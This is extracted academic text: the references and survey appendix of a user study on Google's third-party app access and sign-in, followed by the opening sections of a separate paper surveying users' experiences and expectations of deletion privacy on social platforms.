[10] Shehroze Farooqi, Maaz Musa, Zubair Shafiq, and Fareed Zaffar. CanaryTrap: Detecting Data Misuse by Third-Party Apps on Online Social Networks. *Proceedings on Privacy Enhancing Technologies*, 2020.

[11] Adrienne Felt and David Evans. Privacy Protection for Social Networking APIs. In *The Web 2.0 Security and Privacy*, 2008.

[12] Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. Android Permissions Demystified. In *ACM Conference on Computer and Communications Security*, 2011.

[13] Adrienne Porter Felt, Serge Egelman, Matthew Finifter, Devdatta Akhawe, and David Wagner. How to Ask for Permission. In *USENIX Conference on Hot Topics in Security*, 2012.

[14] Mohammad Ghasemisharif, Amrutha Ramesh, Stephen Checkoway, Chris Kanich, and Jason Polakis. O Single Sign-Off, Where Art Thou? An Empirical Analysis of Single Sign-On Account Hijacking and Session Management on the Web. In *USENIX Security Symposium*, 2018.

[15] Google. How Google helps you share data safely with third-party apps & services. https://support.google.com/accounts/answer/10130420. Last Accessed: May 10, 2021.

[16] Google. Manage third-party apps & services with access to your account. https://support.google.com/accounts/answer/3466521. Last Accessed: May 10, 2021.

[17] Google. More granular Google Account permissions with Google OAuth and APIs. https://developers.googleblog.com/2018/10/more-granular-google-account.html. Last Accessed: September 20, 2021.

[18] Google. Use your Google Account to sign in to other apps or services. https://support.google.com/accounts/answer/112802. Last Accessed: May 10, 2021.

[19] Thomas Groß. Validity and Reliability of the Scale Internet Users' Information Privacy Concerns (IUIPC). *Proceedings on Privacy Enhancing Technologies*, 2021.

[20] Eelco Herder and Olaf van Maaren. Privacy Dashboards: The Impact of the Type of Personal Data and User Control on Trust and Perceived Risk. In *ACM Conference on User Modeling, Adaptation and Personalization*, 2020.

[21] Pili Hu, Ronghai Yang, Yue Li, and Wing Cheong Lau. Application Impersonation: Problems of OAuth and API Design in Online Social Networks. In *ACM Conference on Online Social Networks*, 2014.

[22] Markus Huber, Martin Mulazzani, Sebastian Schrittwieser, and Edgar Weippl. Appinspect: Large-Scale Evaluation of Social Networking Apps. In *ACM Conference on Online Social Networks*, 2013.

[23] Jim Isaak and Mina J. Hanna. User Data Privacy: Facebook, Cambridge Analytica, and Privacy Protection. *Computer*, 2018.

[24] Milena Janic, Jan Pieter Wijbenga, and Thijs Veugen. Transparency Enhancing Tools (TETs): An Overview. In *Workshop on Socio-Technical Aspects in Security and Trust*, 2013.

[25] Naresh K. Malhotra, Sung S. Kim, and James Agarwal. Internet Users' Information Privacy Concerns (IUIPC): The Construct, the Scale, and a Causal Model. *Information Systems Research*, 2004.

[26] Patrick Murmann and Simone Fischer-Hübner. Tools for Achieving Usable Ex Post Transparency: A Survey. *IEEE Access*, 2017.

[27] Nicole Lyn Pesce. Americans trust amazon and google more than the police or the government. *Marketwatch*, Jan. 18, 2020. https://www.marketwatch.com/story/people-trust-amazon-and-google-more-than-the-police-or-the-government-2020-01-14.

[28] Ashwini Rao, Florian Schaub, and Norman Sadeh. What do they know about me? Contents and Concerns of Online Behavioral Profiles. In *ASE International Conference on Privacy, Security, Risk and Trust*, 2014.

[29] Philip Raschke, Axel Küpper, Olha Drozd, and Sabrina Kirrane. Designing a GDPR-Compliant and Usable Privacy Dashboard. In *IFIP International Summer School on Privacy and Identity Management*, 2017.

[30] Elissa M. Redmiles, Sean Kross, and Michelle L. Mazurek. How Well Do My Results Generalize? Comparing Security and Privacy Survey Results from MTurk, Web, and Telephone Samples. In *IEEE Symposium on Security and Privacy*, 2019.

[31] Irwin Reyes and Michael Lack. Research Talk – API Privacy: A Look at G Suite Marketplace Permissions and Policies. *Workshop on Technology and Consumer Protection*, 2020.

[32] N. Cameron Russell, Florian Schaub, Allison McDonald, and William Sierra-Rocafort. APIs and Your Privacy. *Fordham University Center on Law and Information Policy CLIP*, 2019.

[33] Sebastian Schnorf, Martin Ortlieb, and Nikhil Sharma. Trust, Transparency & Control in Inferred User Interest Models. In *ACM Conference Extended Abstracts on Human Factors in Computing Systems*, 2014.

[34] Mike Schroepfer. An Update on Our Plans to Restrict Data Access on Facebook, 2018. https://about.fb.com/news/2018/04/restricting-data-access/.

[35] Daniel Smullen, Yuanyuan Feng, Shikun Aerin Zhang, and Norman Sadeh. The Best of Both Worlds: Mitigating Trade-offs Between Accuracy and User Burden in Capturing Mobile App Privacy Preferences. *Proceedings on Privacy Enhancing Technologies*, 2020.

[36] San-Tsai Sun and Konstantin Beznosov. The Devil is in the (Implementation) Details: An Empirical Analysis of OAuth SSO Systems. In *ACM Conference on Computer and Communications Security*, 2012.

[37] Michael Carl Tschantz, Serge Egelman, Jaeyoung Choi, Nicholas Weaver, and Gerald Friedland. The Accuracy of the Demographic Inferences Shown on Google's Ad Settings. In *Workshop on Privacy in the Electronic Society*, 2018.

[38] Twitter. Log in with Twitter, Last Viewed: October 5, 2021. https://developer.twitter.com/en/docs/authentication/guides/log-in-with-twitter.

[39] Na Wang, Heng Xu, and Jens Grossklags. Third-Party Apps on Facebook: Privacy and the Illusion of Control. In *ACM Symposium on Computer Human Interaction for Management of Information Technology*, 2011.

[40] Ben Weinshel, Miranda Wei, Mainack Mondal, Euirim Choi, Shawn Shan, Claire Dolin, Michelle L. Mazurek, and Blase Ur. Oh, the Places You've Been! User Reactions to Longitudinal Transparency About Third-Party Web Tracking and Inferencing. In *ACM Conference on Computer and Communications Security*, 2019.

[41] Primal Wijesekera, Arjun Baokar, Ashkan Hosseini, Serge Egelman, David Wagner, and Konstantin Beznosov. Android Permissions Remystified: A Field Study on Contextual Integrity. In *USENIX Security Symposium)*, 2015.

[42] Primal Wijesekera, Arjun Baokar, Lynn Tsai, Joel Reardon, Serge Egelman, David Wagner, and Konstantin Beznosov. The Feasibility of Dynamically Granted Permissions: Aligning Mobile Privacy with User Preferences. In *IEEE Symposium on Security and Privacy*, 2017.

[43] Yuchen Zhou and David Evans. SSOScan: Automated Testing of Web Applications for Single Sign-On Vulnerabilities. In *USENIX Security Symposium*, 2014.

[44] Christian Zimmermann, Rafael Accorsi, and Günter Müller. Privacy Dashboards: Reconciling Data-Driven Business Models and Privacy. In *IEEE Conference on Availability, Reliability and Security*, 2014.

[45] Chaoshun Zuo, Qingchuan Zhao, and Zhiqiang Lin. AuthScope: Towards Automatic Discovery of Vulnera-

ble Authorizations in Online Services. In *ACM Conference on Computer and Communications Security*, 2017.

A Appendix

A.1 First Survey

Please read the following instructions carefully:

- Take your time in reading and answering the questions.
- Answer the questions as accurately as possible.

$Q_1$1 Do you have a Gmail (Google) account?

◯ Yes ◯ No

Privacy Notice: We do not transmit your email address to our server as part of this study, and we will not be able to tie your email address to any results or analysis. All uses of your email address are local to your browser. The researchers will never see your email address. At no time do the researchers have access to your Google account.

*[**$Q_1$2** through **$Q_1$13** are shown if **$Q_1$1** is "Yes"]*

$Q_1$2 Do you use {*participant email address*} as your primary Gmail (Google) account?

◯ Yes
◯ No, I use a different Gmail (Google) as my primary account

$Q_1$3 Whose Gmail address is it?

◯ It is my own account. I have sole ownership of this account.
◯ It is an institutional account. A business, school, or organization gave it to me.
◯ It is my shared account. I share the account with someone else (e.g., a partner or family member).
◯ It is someone else's account. Someone else has sole ownership of this account.

$Q_1$4 How long have you had this Gmail address as your primary Gmail (Google) account?

◯ Less than 1 month ◯ Less than or about 10 years
◯ Less than or about 1 year ◯ More than 10 years
◯ Less than or about 5 years ◯ Unsure

$Q_1$5 What is the color of a red ball?

◯ Red ◯ Round ◯ Blue ◯ Square

Use your Google Account to sign in to other apps or services

- You can use your Google Account to sign in to third-party apps and services.
- You won't have to remember individual usernames and passwords for each account.
- Third-party apps and services are created by companies or developers that aren't Google.

$Q_1$6 Do you recall ever using your Google Account to sign in to third-party apps or services as described above?

◯ Yes ◯ No ◯ Unsure

$Q_1$7 Thinking about the last time you used your Google Account to sign into a third-party app or service, what app or service did you use your Google Account to sign into? *[Shown if **$Q_1$6** is "Yes"]* (short answer)

$Q_1$8 Thinking about the last time you used your Google Account to sign into a third-party app or service, what did you consider before signing in using your Google Account? *[Shown if **$Q_1$6** is "Yes"]* (short answer)

$Q_1$9 If you were given the option to use your Google account to sign into a third-party app or service, what would you consider before using this feature? *[Shown if **$Q_1$6** is "No" or "Unsure"]* (short answer)

Manage third-party apps & services with access to your Google Account

- Google lets you give third-party apps and services access to different parts of your Google Account.
- Third-party apps and services are created by companies or developers that aren't Google.
- For example, you may download an app that helps you schedule workouts with friends. This app may request access to your Google Calendar and Contacts to suggest times and friends for you to meet up with.

$Q_1$10 Do you recall ever granting a third-party app access to your Google Account as described above?

◯ Yes ◯ No ◯ Unsure

$Q_1$11 Thinking about the last time you granted a third-party app access to your Google Account, what was the purpose of allowing that access? *[Shown if **$Q_1$10** is "Yes"]* (short answer)

$Q_1$12 Thinking about the last time you granted a third-party app access to your Google Account, what did you consider before granting a third-party app access to your Google account? *[Shown if **$Q_1$10** is "Yes"]* (short answer)

$Q_1$13 If you were given the option to grant a third-party app access to your Google Account, what would you consider before granting access? *[Shown if **$Q_1$10** is "No" or "Unsure"]* (short answer)

*[**$Q_1$14** through **$Q_1$23** are shown if **$Q_1$1** is "No"]*

Use an existing online account to sign in to other apps or services

- You can use your existing account on various online platforms (e.g., Facebook, Google, Apple, etc.) to sign in to third-party apps and services.
- You won't have to remember individual usernames and passwords for each account.
- Third-party apps and services are created by companies or developers that aren't part of those platforms.

$Q_1$14 Do you recall ever using an existing online account to sign in to a third-party app or service as described above?

◯ Yes ◯ No ◯ Unsure

$Q_1$15 Thinking about the last time you used an existing online account to sign into a third-party app or service, what app or service did you sign into? *[Shown if **$Q_1$14** is "Yes"]* (short answer)

$Q_1$16 Thinking about the last time you used an existing online account to sign into a third-party app or service, what online account did you use? *[Shown if **$Q_1$14** is "Yes"]* (short answer)

$Q_1$17 Thinking about the last time you used an existing online account to sign into a third-party app or service, what did you consider before signing in using that existing online account? *[Shown if **$Q_1$14** is "Yes"]* (short answer)

$Q_1$18 If you were given the option to use an existing online account to sign into a third-party app or service, what online account would you use? *[Shown if **$Q_1$14** is "No" or "Unsure"]* (short answer)

$Q_1$19 If you were given the option to use an existing online account to sign into a third-party app or service, what would you consider before using this feature? *[Shown if **$Q_1$14** is "No" or "Unsure"]* (short answer)

Manage third-party apps & services with access to your online Account

- Online platforms let you give third-party apps and services access to different parts of your accounts on those platforms.
- Third-party apps and services are created by companies or developers that aren't part of those platforms.
- For example, you may download an app that helps you schedule workouts with friends. This app may request access to your online calendar (e.g., Google Calendar, Apple iCloud Calendar, Microsoft Outlook, etc.) and contact list to suggest times and friends for you to meet up with.

$Q_1$20 Do you recall ever granting a third-party app access to one of your online accounts as described above?

◯ Yes ◯ No ◯ Unsure

$Q_1$21 Thinking about the last time you granted a third-party app access to one of your online accounts, what was the purpose of allowing that access? *[Shown if **$Q_1$20** is "Yes"]* (short answer)

$Q_1$22 Thinking about the last time you granted a third-party app access to one of your online accounts, what did you consider before granting a third-party app access to one of your online accounts? *[Shown if **$Q_1$20** is "Yes"]* (short answer)

$Q_1$23 If you were given the option to grant a third-party app access to one of your online accounts, what would you consider before granting access? *[Shown if **$Q_1$20** is "No" or "Unsure"]* (short answer)

These questions were followed by the 8 IUIPC items as described by Malhotra et al. [25] and Groß [19].

D1 What is your gender?

◯ Woman ◯ Man ◯ Non-binary ◯ Prefer not to disclose ◯ Prefer to self-describe

D2 What is your age?

◯ 18 – 24 ◯ 25 – 34 ◯ 35 – 44 ◯ 45 – 54 ◯ 55 – 64 ◯ 65 or older ◯ Prefer not to disclose

D3 What is the highest degree or level of school you have completed?

◯ No schooling completed
◯ Some high school
◯ High school
◯ Some college credit, no degree
◯ Trade, technical, or vocational training
◯ Associate degree
◯ Bachelor's degree
◯ Master's degree
◯ Professional degree
◯ Doctorate degree
◯ Prefer not to disclose

D4 Which of the following best describes your educational background or job field?

◯ I have an education in, or work in, the field of computer science, computer engineering or IT.
◯ I do not have an education in, nor do I work in, the field of computer science, computer engineering or IT.
◯ Prefer not to disclose

A.2 Second Survey

About Account Linking

- Users of online services can often link their accounts to products made by other companies, which can operate on behalf of the user's account. For example, a user can link their Spotify account (i.e., a music streaming service) to their Amazon Alexa (i.e., a voice-controlled smart speaker) in order to play their favorite music.
- Your Gmail account, as a Google account, can also be linked in this way. In the following questions, we ask about how your Google account can similarly be linked to other (non-Google) services. Later we will use a web browser extension to do further analysis of how you may (or may not) link your Google account.

Explore Apps With Access To Your Account

- In the next part of the study, we will ask you to explore Google's "Apps with access to your account" page for your Google account.
- You will have an opportunity to interact with your Google's "Apps with access to your account" page for **one minute** and will then be returned to the survey.
- We have **disabled clicking** for various links and buttons on the Google's "Apps with access to your account"page to help you focus better on the access that third party applications have to your Google account.

Participants explored their Apps with access to your account page.

Use your Google Account to sign in to other apps or services

- You can use your Google Account to sign in to third-party apps and services. You won't have to remember individual usernames and passwords for each account.
- Third-party apps and services are created by companies or developers that aren't Google.

Participants view a list of SSOs authorized to their Google account.

$Q_2$1 You have [n] third-party apps and services that you can **sign into using your Google account**. Before using my Google account to sign into a website or third-party app, I consider:

	Strongly disagree	Disagree	Neither agree nor disagree	Agree	Strongly agree
...how secure the app or website is.	◯	◯	◯	◯	◯
...how the app or website will use your data.	◯	◯	◯	◯	◯
...whether you can delete your data from the app or website.	◯	◯	◯	◯	◯
...whether the app or website will tell you if something changes.	◯	◯	◯	◯	◯
...who else can see your data on the app or website.	◯	◯	◯	◯	◯

$Q_2$2 How often do you review what services you can sign into using your Google account?

◯ Never ◯ Rarely ◯ Daily ◯ Weekly ◯ Monthly ◯ Yearly

Manage third-party apps & services with access to your Google Account

- Google lets you give third-party apps and services access to different parts of your Google Account.
- Third-party apps and services are created by companies or developers that aren't Google.
- For example, you may download an app that helps you schedule workouts with friends. This app may request access to your Google Calendar and Contacts to suggest times and friends for you to meet up with.

Participants view third-party apps with access to their Google account.

$Q_2$3 You have [n] third-party apps and services that **have access to your Google account data**. Before granting a website or third-party app access to my Google account, I consider:

	Strongly disagree |	Disagree |	Neither agree nor disagree |	Agree |	Strongly agree
...how secure the app or website is.	◯	◯	◯	◯	◯
...how the app or website will use your data.	◯	◯	◯	◯	◯
...whether you can delete your data from the app or website.	◯	◯	◯	◯	◯
...whether the app or website will tell you if something changes.	◯	◯	◯	◯	◯
...who else can see your data on the app or website.	◯	◯	◯	◯	◯
...what parts of your account the app or website can access.	◯	◯	◯	◯	◯

$Q_2$4 How often do you review what services have access to your Google account?

◯ Never ◯ Rarely ◯ Daily ◯ Weekly ◯ Monthly ◯ Yearly

$Q_2$5 The following apps are authorized to access various parts of your Google account. Which of these apps would you prefer to keep on your account? Which would you prefer to remove?

	Keep	Remove	Unsure
[App 1]	◯	◯	◯
[App 2]	◯	◯	◯
[...]	◯	◯	◯
[App n]	◯	◯	◯

$Q_2$6 Which of these is a sport?
◯ Hamburger ◯ Basketball ◯ Bathroom ◯ Skyscraper

*[Questions **$Q_2$7** through **$Q_2$14** are asked repeatedly for the newest app, oldest app, and a random app.]*

Participants view a selected app from their third-party apps.

$Q_2$7 Do you recall authorizing *[App name]*?
◯ Yes ◯ No ◯ Unsure

$Q_2$8 When was the last time you recall using *[App name]*?
◯ Today
◯ In the previous week
◯ In the previous month
◯ In the previous year
◯ More than a year ago
◯ Unsure

$Q_2$9 Prior to seeing the details about *[App name]*, were you aware this app had permission to access parts of your Google account data?
◯ Yes ◯ No ◯ Unsure

$Q_2$10 Please indicate how strongly you agree or disagree with the following:

	Strongly disagree	Disagree	Neither agree nor disagree	Agree	Strongly agree
It's beneficial to me for *[App name]* to have access to my Google account.	◯	◯	◯	◯	◯
I'm concerned with *[App name]* having access to my Google account.	◯	◯	◯	◯	◯
I want to change which parts of my Google account that *[App name]* can access.	◯	◯	◯	◯	◯

$Q_2$11 *[App name]* holds the following permissions to access parts of your Google account. How **confident** are you that you understand what each permission allows the app to do?

	Not confident	Slightly confident	Moderately confident	Confident	Very confident
[App Permission 1]	◯	◯	◯	◯	◯
[App Permission 2]	◯	◯	◯	◯	◯
[...]	◯	◯	◯	◯	◯
[App Permission n]	◯	◯	◯	◯	◯

$Q_2$12 *[App name]* holds the following permissions to access parts of your Google account. How **necessary** do you think each permission is for the app to function in a way that benefits you?

	Not necessary	Slightly necessary	Moderately necessary	Necessary	Very necessary
[App Permission 1]	◯	◯	◯	◯	◯
[App Permission 2]	◯	◯	◯	◯	◯
[...]	◯	◯	◯	◯	◯
[App Permission n]	◯	◯	◯	◯	◯

$Q_2$13 *[App name]* holds the following permissions to access parts of your Google account. How **concerned** are you about the app accessing your account using these permissions?

	Not concerned	Slightly concerned	Moderately concerned	Concerned	Very concerned
[App Permission 1]	◯	◯	◯	◯	◯
[App Permission 2]	◯	◯	◯	◯	◯
[...]	◯	◯	◯	◯	◯
[App Permission n]	◯	◯	◯	◯	◯

$Q_2$14 Please describe any concerns you have about *[App name]* holding these permissions. (short answer)

Manage third-party apps & services with access to your Google Account

- By now, you have seen information about apps and websites drawn from the "Apps with access to your account" page on your Google account (similar to the example below).
- You can refer to that page when answering the following questions.

Third-party apps with account access

- You gave these sites and apps access to some of your Google Account data, including info that may be sensitive.
- Remove access for those you no longer trust or use.

Signing in with Google

- You use your Google Account to sign in to these sites and apps.
- They can view your name, email address, and profile picture.

$Q_2$15 The "Apps with access to your account" page helps me to better understand which third-party apps and websites are linked to my Google account.
◯ Strongly disagree ◯ Agree
◯ Disagree ◯ Strongly agree
◯ Neither agree nor disagree

$Q_2$16 The "Apps with access to your account" page helps me to better understand what parts of my Google account third-party apps can access.
◯ Strongly disagree ◯ Agree
◯ Disagree ◯ Strongly agree
◯ Neither agree nor disagree

$Q_2$17 After completing this survey, do you see yourself changing any settings on your "Apps with access to your account" page?
◯ Yes ◯ No ◯ Unsure

$Q_2$18 In six months do you see yourself reviewing third-party apps from your "Apps with access to your account" page?
◯ Yes ◯ No ◯ Unsure

$Q_2$19 You have indicated that you would change settings on your "Apps with access to your account" page. Please describe which settings would you change. *[Shown if **$Q_2$17** is "Yes"]* (short answer)

$Q_2$20 What would you look for when you review the "Apps with access to your account" page in six months? *[Shown if **$Q_2$18** is "Yes"]* (short answer)

$Q_2$21 What new features (if any) would you like to add to the "Apps with access to your account" page? (short answer)

$Q_2$22 Suppose Google sent an email reminder to review your "Apps with access to your account" page. How often would you like to be reminded?
◯ Once a week
◯ Once a month
◯ Once a year
◯ Once every three years
◯ I do not want to be reminded

$Q_2$23 Suppose Google required you to reapprove the third-party apps on your Google account. How often would you like to reapprove apps?
◯ Once a week
◯ Once a month
◯ Once a year
◯ Once every three years
◯ I do not want to reapprove apps

$Q_2$24 Which of these is cold?
◯ Fire ◯ Summer ◯ Lava ◯ Ice cream

$Q_2$25 Rather than approve all permissions when installing third-party apps, I would want third-party apps to seek my approval each time they access my Google account.
◯ Strongly disagree ◯ Agree
◯ Disagree ◯ Strongly agree
◯ Neither agree nor disagree

$Q_2$26 I would want to designate specific data (eg. certain emails, individual contacts, particular calendar events) as private and inaccessible to third-party apps.
◯ Strongly disagree ◯ Agree
◯ Disagree ◯ Strongly agree
◯ Neither agree nor disagree

Empirical Understanding of Deletion Privacy Experiences, Expectations, and Measures

Mohsen Minaei
Purdue University
mominaei@visa.com

Mainack Mondal
IIT Kharagpur
mainack@cse.iitkgp.ac.in

Aniket Kate
Purdue University
aniket@purdue.edu

Abstract

In recent years, social platforms are heavily used by individuals to share their thoughts and personal information. However, due to regret over time about posting inappropriate social content, embarrassment, or even life or relationship changes, some past posts might also pose serious privacy concerns for them. To cope with these privacy concerns, social platforms offer deletion mechanisms that allow users to remove their contents. Quite naturally, these deletion mechanisms are really useful for removing past posts as and when needed. However, these same mechanisms also leave the users *potentially* vulnerable to attacks by adversaries who specifically seek the users' damaging content and exploit the act of deletion as a strong signal for identifying such content. Unfortunately, today user experiences and contextual expectations regarding such attacks on deletion privacy and deletion privacy in general are not well understood.

To that end, in this paper, we conduct a user survey-based exploration involving 191 participants to unpack their prior deletion experiences, their expectations of deletion privacy, and how effective they find the current deletion mechanisms. We find that more than 80% of the users have deleted at least a social media post, and users self-reported that, on average, around 35% of their deletions happened after a week of posting. While the participants identified the irrelevancy (due to time passing) as the main reason for content removal, most of them believed that deletions indicate that the deleted content includes some damaging information to the owner. Importantly, the participants are significantly more concerned about their deletions being noticed by large-scale data collectors (e.g., a third-party data collecting company or the government) than individuals from their social circle. Finally, the participants felt that popular deletion mechanisms, although very useful to help remove the content in multiple scenarios, are not very effective in protecting the privacy of those deletions. Consequently, they identify design guidelines for improving future deletion mechanisms.

1 Introduction

Today, billions of internet users share hundreds of billions of pieces of their personal content (including life events, images, and opinions) on social platforms like Facebook or Twitter. A recent Pew Research study [2] finds that seven out of ten American adults use some kind of social platform. As these platforms archive a significant number of posts over the years, the often-personal nature of this social content does make the users uncomfortable at times. Such discomfort may originate from regret over time about posting inappropriate social content, embarrassment, or even life or relationship changes [13, 19, 21, 58, 61].

Almost all social platforms offer some mechanism to their users to retrospectively remove their unwanted posts, and selective deletion is frequently used—around 5% of posts that are more than six years older were removed from Twitter by 2016 [42, 43]. However, these selective deletions create a catch-22 situation—deletions (meant to remove a post from the platform), in practice, might bring unwanted attention to deleted posts and make them more visible to an onlooker. Many web services (e.g., Politwoops [7] for Twitter, Removeddit [9] for Reddit, StackPrinter-Deleted [11] for Stack overflow, and YouTomb [1]) collect and hoard specific deleted posts from social platforms. Such services are intuitively expected—due to the open and social nature of these platforms, it is relatively easy to collect snapshots and identify deleted social content. However, this social content (by virtue of being selectively deleted) might already contain embarrassing or potentially damaging information. Indeed, a line of work identifies the phenomena of leveraging deletion as a signal to unearth potentially sensitive content as a violation of "deletion privacy" [13, 40, 41, 57, 61], and there are already several deployed as well as academic removal mechanisms devoted to preserving deletion privacy [5, 6, 10, 40, 41].

From analyzing these mechanisms, we observe that preserving deletion privacy involves designing and enforcing access control rules to regulate when and how information about the deletion events (and deleted content) is revealed

to others. However, earlier research did not attempt to uncover these systematic access rules that regulate the desired discoverability of deletion events. More specifically, there is no prior work on understanding the *need* for providing deletion privacy to social media users. In other words, there is no evidence quantifying the importance of preserving deletion privacy for social platform users. To that end, this paper takes the first step towards understanding and operationalizing user perceptions of deletion privacy.

Specifically, in this work, we conducted a survey-based user study to uncover the need as well as contextual access control norms governing deletion privacy in social platforms. Our survey, collected quantitative and qualitative data from 191 participants spanning Europe and the US regarding their perceptions of deletion privacy. We first investigated the prior experiences of the participants regarding their post deletions and corresponding deletion privacy expectations. We then leverage contextual integrity theory [46] to identify key contextual factors (as perceived by users) for regulating access and ensuring the preservation of deletion privacy. Finally, we unearth the factors governing the usefulness of existing deletion mechanisms. Specifically, we investigate the following research questions (RQ).

RQ1: *What are users' experiences with deletions in social platforms? Did some other users or organizations focus on (or notice) their deleted social posts? How?*

We investigated this RQ by asking each participant detailed questions regarding their experience with deletions on social platforms. We note that 82% of our participants deleted some of their posts due to a number of reasons. This huge fraction indicates the wide usage and consequent utility of deletions to users of social platforms. Interestingly, 51% of the participants felt that a deleted post is *sensitive, damaging, or embarrassing* to its owner. Furthermore, 54 participants were aware of others noticing their post deletions in social platforms, and within our sample of fewer than 200 participants, nine participants pointed out that when others noticed their deletions, it resulted in discomfort.

While establishing the need for deletion privacy was a prime goal of this work, a social platform would also need to know if its users feel (un)comfortable in revealing their deletions in a certain context. We explore this question next.

RQ2: *On what contextual factors do rules regarding the acceptability of revealing deletion events depend? How?*

We used contextual integrity theory [46] to create a set of contextual variables (e.g., recipients) and enumerated possible values for each set of variables (e.g., family member, friend, coworker, a company, government). We then collected user feedback for combinations of all of those contextual variables in our survey. We observe that most users seek to preserve deletion privacy against large-scale data collectors (e.g., corporations and government), but not so much against their family, friends, and even coworkers.

Finally, we looked into the efficacy of the existing deletion-privacy-enhancing mechanisms. To that end, we asked:

RQ3: *Are existing mechanisms effective and useful for enhancing deletion privacy? Why or why not?*

We based this part of our study using short videos that explained the high-level functionalities of different deletion mechanisms. These mechanisms provide varying guarantees to protect deletion privacy. Users find selective deletions (the current deletion mechanism used by most social platforms) to be ineffective in protecting their sensitive deletions. The same users found the other mechanisms more effective (they also identified their shortcomings). We provide a principled analysis of the pros and cons of each of the existing mechanisms via examining the users' perceptions.

In summary, we begin to quantify the need for deletion privacy in social platforms with a 191 participant user survey in this work. Our key contributions include:

1. Establishing the users need to ensure deletion privacy in social platforms. Our results demonstrate that users widely leverage available deletion mechanisms, but they also care about protecting their deletion privacy.

2. Showing the context-dependency of the rules for preserving deletion privacy. We identify the key contextual factors that future developers should consider to align their system functionalities with user expectations better.

3. Identifying key factors governing the usefulness of deletion mechanisms to preserve deletion privacy. Future social platform designers should consider these factors to ensure the deletion privacy of users.

2 Background and Related Work

2.1 Deletion in Social Platforms

Deletion or the ability to remove content is a crucial functionality in social platforms—often needed due to the social nature of these platforms and the personal nature of social content. Earlier work studied in detail the reasons behind social content deletion. These reasons range from removing regrettable content to removing content, which became irrelevant over time [13, 38, 42, 50, 58, 61]. In fact, multiple prior works aimed to unpack user perceptions regarding their understanding of deletion mechanisms and the impact of deletions on post owners and other users. For example, Murillo et al. found that users did not clearly understand that deletion on their social platform interface might not guarantee the removal of data from other places (e.g., the platform's servers or even other users' walls) [45]. Another recent work found that some users want to get notified if the content is deleted by original owners [60]. These results underline the opaqueness of current deletion mechanisms (leading to misunderstanding) and the willingness of users to check for others' deletions in specific social contexts. Consequently, these earlier works further motivate a need to investigate if users perceive that

deletions, while extremely useful, might also create novel privacy problems. We address this need in this work.

Specifically, even though deletion is crucial and widely adopted, in some cases, the removal of a post can be a simple and very effective indication of sensitive and/or damaging social content [40,41] in the post. Thus, a simple removal *might create* an opportunity for an attacker to harass and blackmail the users. Such deletion-based surveillance is not only relevant to public figures, but also, for normal social platform users, e.g., a French Twitter account, @FallaitPasSuppr, identifies and re-publishes deleted content of both French public figures as well as normal users [3]. This situation is akin to *censorship backfire* in the Streisand case, where censoring (e.g., via removal) content actually attracts more attention and causes a privacy violation [33]. Related works on understanding censorship from the legal domain are highly relevant yet orthogonal to our study—our efforts focus on primarily understanding the user perceptions as well as access control rules regarding deletion privacy violation which can be utilized in computational system design. Aside from censorship backfire, our work is also built on the discourse on the "Right to be Forgotten" article in GDPR [29]. Specifically for European users, a deletion privacy violation can also be viewed as a violation of the "Right to be Forgotten" (where a user wants everyone to forget a deleted post). However, so far the "Right to be Forgotten" and perceptions regarding this right is never explored in this context of deletion privacy in social platforms. Our work is one step in that direction.

In this study, our participants' self-reported social content deletion behavior is quite in line with earlier work (both qualitative and quantitative). E.g., in our study, 24% of the post deletions happened within less than two minutes from posting time (similar to [13], and 35% of tweets were deleted in the long term. Many of the self-reported reasons behind deletions in our study are also aligned with prior work (e.g., Fixing Spelling or Grammar). However, unlike some earlier studies, a majority of our post deletions happened due to "Being irrelevant due to time passing," hinting at the correlation between post-withdrawal and time [20]. However, these prior works did not investigate the extent and potential impact of adversaries finding out deletion events, i.e., they did not explore deletion privacy. In this work, we fill this gap and show (using self-reported data) that violation of deletion privacy is indeed a very real problem for our participants. Furthermore, our study identified concrete norms governing the privacy of deletion events.

2.2 Social Content Deletion Mechanisms

We identify two key mechanisms for facilitating deletion in social platforms:

Selective Deletion: The Majority of the social platforms today provide a selective deletion mechanism–the posts are available on the platform until the users themselves select an unwanted post and delete it. However, selective deletion might attract unwanted attention to particular posts [40].

Prescheduled Deletion: This mechanism automatically removes the users' contents when a specific criterion has been triggered (e.g., after a predefined period or after prolonged inactivity around the post [43]). E.g., Snapchat and Instagram Stories support this feature where they delete posts after some time. This mechanism ensures that an adversary cannot single out the damaging deleted content as all posts are deleted. However, it removes *everything* on the downside, implying no archive of social content for users to reminiscence.

Aside from these two practically available mechanisms (which we will primarily leverage in this study), other academically proposed mechanisms for content deletion are also proposed. For example, Intermittent Withdrawal [40] offers a deniability guarantee for users' deletions using an availability-privacy tradeoff. Whereas Decoy Deletion [41] leverage a crowdsources pool of decoy posts to find k additional non-damaging posts for each damaging post and deletes them along with the damaging posts.

Although some of these deletion mechanisms aimed to facilitate private deletion in social platforms; they did not consider a fundamental question: is preserving deletion privacy important for end-users today? In this work, we answered this question affirmatively, and our study compares the effectiveness of these mechanisms to protect deletion privacy.

2.3 Deletion Privacy as Contextual Integrity

Contextual Integrity (CI) [46] theory provides a systematic framework for studying privacy norms and expectations. CI defines privacy as appropriate flows of information. Each information flow consists of five parameters: subject, sender, recipient, information type (or attribute), and transmission principle. The appropriate information flows conform to the socially acceptable values of these parameters. Earlier work demonstrates that we can infer privacy norms (i.e., rules regulating acceptable information flow) by measuring the acceptability of different information flows (created with a varying combination of CI parameter values) [16, 17]. For example, users in general might be comfortable when a fitness tracker (*sender*) sends user's heart rate (*attribute*) to the doctor (*recipient*) to monitor the health status (*transmission principle*), but uncomfortable if the *recipient* is a health insurance provider. Given, a primary aim of this work is to understand societal rules of deletion privacy we choose CI as a suitable framework to unpack these rules. Consequently, we build our work on the existing body of literature on CI and its applications.

Here, we aim to discover the effect of context on the acceptability of deletion events getting noticed. Thus, we modeled this problem (deletion privacy) as simply ensuring the appropriateness of the flow of a deletion event initiated by a user and noticed by a receiver.

Our work focuses on the flow of the deletion event informa-

Table 1: Contextual integrity (CI) parameter values used to generate information flow of deletion events

Sender	**Transmission Principle**	**Attributes**
user itself	because they were checking/observing your user profile regularly	Post did not get enough attention
Recipient	because they were mentioned in the post or interacted with the post	Fixing Spelling/Grammar
your family member	*null*	Cleaning up profile for new job
your friend	**Subject**	Cleaning up profile for new relationship
your coworker/acquaintance	that contained some information about yourself	Racial/Religious/Political reason
a company	that contained some information about your family members	Being irrelevant due to time passing
the government	that contained some information about your friends	Removing sexual content
anyone	that contained some information about your coworkers	Removing drug/alcohol related content
	null	Removing violence/cursing related content
		Removing health related content

